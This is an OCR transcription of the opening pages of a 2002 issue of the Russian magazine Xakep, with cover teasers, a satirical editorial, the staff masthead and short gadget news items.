

WWW.XAKEP.RU

Брутальный взлом

стр. 66

ВСЕ, ЧТО ТЫ ХОТЕЛ ЗНАТЬ О БРУТФОРСЕРАХ

Ни дня без компа!

стр. 18

ПОРА ЗАВЕСТИ МОБИЛЬНЫЙ КОМПЬЮТЕР

Lightwave Modeler

стр. 28

Step-to-Step руководство

Mail.Ru, дырка за дыркой

стр. 52

ТЕПЕРЬ ТЫ ЗНАЕШЬ КАК У ТЕБЯ УКРАЛИ ПОЧТУ

Полноценное использование служебного инета

стр. 56

Инет на работе - халява всегда!

Полный мануал по патчу шаровар

стр. 74

ТЫ СМОЖЕШЬ СЛОМАТЬ ИХ САМ

Counter-Strike изнутри

стр. 92

УЧЕБНОЕ ПОСОБИЕ ПО СБОРКЕ-РАЗБОРКЕ АВТОМАТА



IН ТРА



Вот и весна постучалась в наши изрядно загаженные за зиму окошки первым, слабым еще солнечным лучиком. Скоро уже вернутся перелетные птицы, в почтовых ящиках появятся по-весеннему скупые послания от любимых военкомов. Вместо того чтобы заняться всероссийской организацией встречи весны, многие ответственные лица решили посвятить себя служению Отечеству на самом высоком уровне. Кто закон важный про самооборону принял, кто постановил Интернет залицензировать напрочь (продумай пока произвольную форму обращения в РОВД за разрешением на модем), кто цены поднял на все, что еще можно поднять в цене, а кто и реформу "великого и могучего" готовит, чтобы стал наш родной язык еще более великим и, соответственно, могучим, всяким англосаксам и сочувствующим на зависть.

Попытался я все происшедшее осмыслить и почти смог, ибо голова у меня государственного масштаба :)). За уже прошедший зимний период мне удалось прийти к совершенно однозначному выводу: в нашей стране на любом уровне умеют и любят курить некую совершенно необыкновенную, скорее всего волшебную траву, эффект от курения которой может воочию увидеть каждый, но все почему-то стесняются врубиться в причины происходящего вокруг да около. Не веришь? Вот включи телевизор и послушай, что там говорят, ведь нормальному человеку, который в "голубой экран" не заглядывает, и в голову не придет пытаться понять всю околесицу, которая оттуда выливается. А уж попытка усвоить "свежевыплеснутый" телематериал может однозначно характеризовать гражданина как ментального камикадзе.

Люди в телевизоре всерьез рассуждают на тему, что лучше: леденцы с ментолом или менты с леденцами? Под нашим родным и горячо любимым Кремлем обнаружен подземный город, где живут и здравствуют зеленые человечки, плохо говорящие по-русски, но тем не менее принимающие активнейшее участие в политической жизни страны. В паспортном столе запросто может выясниться, что Лужков и Жванецкий - родные братья, а "Маркс и Энгельс" - название конторы, которую учредил Пелевин для написания литературных шедевров по спецзаказам "Идущих лесом". Нашими же до сих пор не знающими покоя учеными выведен новый сорт садовых цветов в память жертв террора в далекой Америке - "Усама Бин Ландыш". Олимпийские медали стали мелкой разменной монетой, которую по ошибке (в темноте, что ли?) могут вручить постороннему подвыпившему гражданину, чтобы потом торжественно перевручать под гром аплодисментов. Дезертиры по всей стране сговорились и отправились в Большую Весеннюю Самоволку, ничего не сообщив командованию, а тем временем американский спецназ с вертолетами все побеждает в дружественной Грузии. А ко всему прочему у меня день рождения на носу (непосредственно 2 апреля), предлагаю всей страной отметить...

Так к чему это я? Мысль одна есть, изначально "богатая". Вот представь себе, что все ну поголовно члены X-Crew аккуратно возглавили всякие там министерства и ведомства и дружно начали рулить всеми прочими гражданами. Покровского в премьер-министры определим, Даня, само собой, возглавит Комитет по делам матери и ребенка, Пороха в министры тяжелой промышленности, Сидоровского в Спорткомитет и МВД посадим (вот тогда-то мы итоги Олимпиады сами установим, заранее), а я, уж так и быть, из министерства обороны буду грозить буржуазным империалистам сухоньким двухпудовым кулачком или могу по делам МИДа во всякие прикольные страны ездить и оттуда забавные истории в прямом эфире рассказывать. Вот тогда заживем! Как тебе перспектива? Всякую кукатню типа бесплатного Интернета и отмены платы за мобилки обещаем без вопросов, X станет главным государственным печатным органом, а институтских преподов объявим классовыми врагами :)).

Чтобы проверить готовность народных масс, давай попробуем провести такой эксперимент: если ты мечтаешь примкнуть к нашей потенциально правящей партии, присылай нам кодовое письмо. Всех приславших мы учтем и посчитаем, и на ближайших выборах займем заслуженные места в партиях и правительствах, не забыв, конечно, министерства и ведомства.

Да, вот еще что - дабы враги не узнали о наших планах, замаскируй свое письмо под поздравление с днем рождения. **Адрес прежний - centner@real.xakep.ru.** И - Боже вас сохрани - не курите до обеда наших газет! Лучше вечерком, за чаем, вдумчиво выкурить пару прошлогодних номеров X...

/Братская могила/

/Редакция
глав-вред
Сергей "SINtez" Покровский
(sintez@real.xakep.ru)
софтверный террорист
Михаил "Centner" Михин
(centner@real.xakep.ru)
геймер-маньяк
Александр "2poisonS" Сидоровский
(2poisonS@real.xakep.ru)
металло-ломщик
Константин "p0r0h" Буряков
(p0r0h@real.xakep.ru)
баго-корректор
Виталий Петрович
(vp@gameland.ru)

/Art
KROt (kerel3pochtamt.ru)
Евгений Чарский
Роман Фофанов
Илья Скуратов
Алик Вайнер (Jmurik)
(alik@real.xakep.ru)

/Реклама
руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

/PR
PR менеджер
Губарь Яна
(yana@gameland.ru)

/iNet
WebBoss
Скворцова Алена
(alyona@gameland.ru)
Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PUBLISHING
учредитель и издатель
ООО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

/Оптовая продажа
руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

Служба безопасности и связь с правоохранительными органами
Игорь Акчурин
Глеб Маслов


Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
http://www.xakep.ru
magazine@xakep.ru


Мнение редакции не обязательно совпадает с мнением авторов. Редакция не несет ответственности за те моральные и физические увечья, которые вы или ваш комп можете получить, руководствуясь информацией, почерпнутой из статей номера. Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса - преследуем.

Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Тираж **57 000** экземпляров.
Цена договорная.





/Линуксовая фея/

Ну кто откажется заиметь полноценный линукс-сервак с хорошим каналом и правами суперюзера! Твоя персональная фея - новый хостинг-провайдер Rusonyx (www.rusonyx.ru). Telnet и SSH-доступ. Логи и ручной back-up. Возможность управлять работой SendMail, Apache Web Server, MySQL - в общем, все прелести жизни. Ровно полчаса, и абсолютно на халяву мир у твоих ног. Продлить удовольствие можно, если наскрести немного мани на тарифный план. Практически любой из них - аналог физического компьютера, на котором можно разместить несколько виртуальных серверов.

/Мышиный матрац/

Мышь, джойстик и другие орудия геймерского труда сподручнее разместить на коленке. Только плацдарм для маневров маловат и неудобен. Изменить ситуацию к лучшему взялась американская компания MouseMattress (www.mousemattress.com). Каторжные напряги для твоей руки - в прошлом. Платформа, с виду напоминающая маленький табурет, мягко облегает колено и создает идеальные условия для виртуальных баталий. Ее можно взять с собой в автомобиль или в самолет, ею удобно пользоваться дома, в офисе, в клубе. Специальное покрытие не дает шарику скользить. Клипса удерживает провод от скручивания. "Розовая мечта" обойдется геймеру в 19 долларов.






!!! Алекс Целых (News@real.xakep.ru)

/Не спать!/

Американская компания JetLog (www.jetlog24x7.com) выпустила устройство PowerNapping, помогающее продуктивно выспаться в экстремальных условиях, например, на лекции или на утренней планерке. Научно доказано, что если десять минут дремы равноценны нескольким часам ночного сна, то резкое пробуждение на глубокой фазе, напротив, может привести к состоянию "разбитого корыта": усталости и головной боли на весь остаток рабочего дня. Технически PowerNapping представляет собой дополнительный модуль к "наладоннику" Handspring Visor. Следует, перед тем как задремать, поместить большой палец правой руки на датчик электрического сопротивления кожи. Если компьютер замечает, что хозяин проваливается в глубокий сон, наблюдает кошмары и вот-вот захрапит, он подает пробуждающий аудиосигнал на наушники. Стоимость новинки составляет 100 долларов.

/Силиконовый любовник/

Помнишь жиголо Джо из "Искусственного разума"? Так вот, пока ты чешешься, кукла-любовник уже метит в постель к твоей подружке. Компания Abyss Creations (www.realdoll.com) выпустила силиконовую секс-машину, красавчика Чарли. "Идеальный мужчина" мило застенчив и неприхотлив. С его уст не сходит улыбка, а тело пахнет фруктами. Мужское достоинство куклы-любовника не знает устали. Кроме того, по желанию клиента оно может достигать самых непотребных размеров. Имеется имитация семяизвержения с вкусовыми вариациями. А кому-то придется по душе наличие "входа" сзади. Смазки-лубриканты только приветствуются. В силу вакуумного эффекта и применения особого материала для интимной области ощущения прочат самые реалистичные. Кукла-любовник изготовлена по сложным голливудским технологиям. Она не боится воды, выдержит жар в 300 градусов, отличается гибкостью и при правильном уходе не имеет тенденции к старению. Удовольствие заиметь куклу-любовника по индивидуальной "выкройке" обойдется в 7 тысяч долларов. Что интересно, силиконовая подруга с полным набором удовольствий стоит на 1250 зеленых меньше.





/Виртуальная стряпня/

Компания Sharp (www.sharp-world.com) выпустила микроволновую печь-компьютер со встроенным интернет-браузером. Электрокухарка RE-LCK оборудована слотом для карты памяти и цветным 5" сенсорным экраном на жидких кристаллах. В памяти печи 160 ходовых рецептов, гораздо больше можно загрузить с веб-сайта компании. На экране высвечивается все необходимое: список ингредиентов, порядок действий и фотографии готового блюда. Толковые интерактивные подсказки облегчают процесс приготовления "завтрака холостяка". Любопытно, что рецепты представлены в виде обычных гипертекстовых страниц с картинками в джипегах. На мегабайтную карту помещается до 40 рецептов. Также из Интернета можно загрузить мелодии, которыми печь будет чествовать свежеподрумяненную курочку. В остальном RE-LCK хайтековской расцветки - профессиональная печь с конвекцией и нагревом до 300 градусов. Розничная цена 980 долларов.



/3 года сервиса на технику LG/



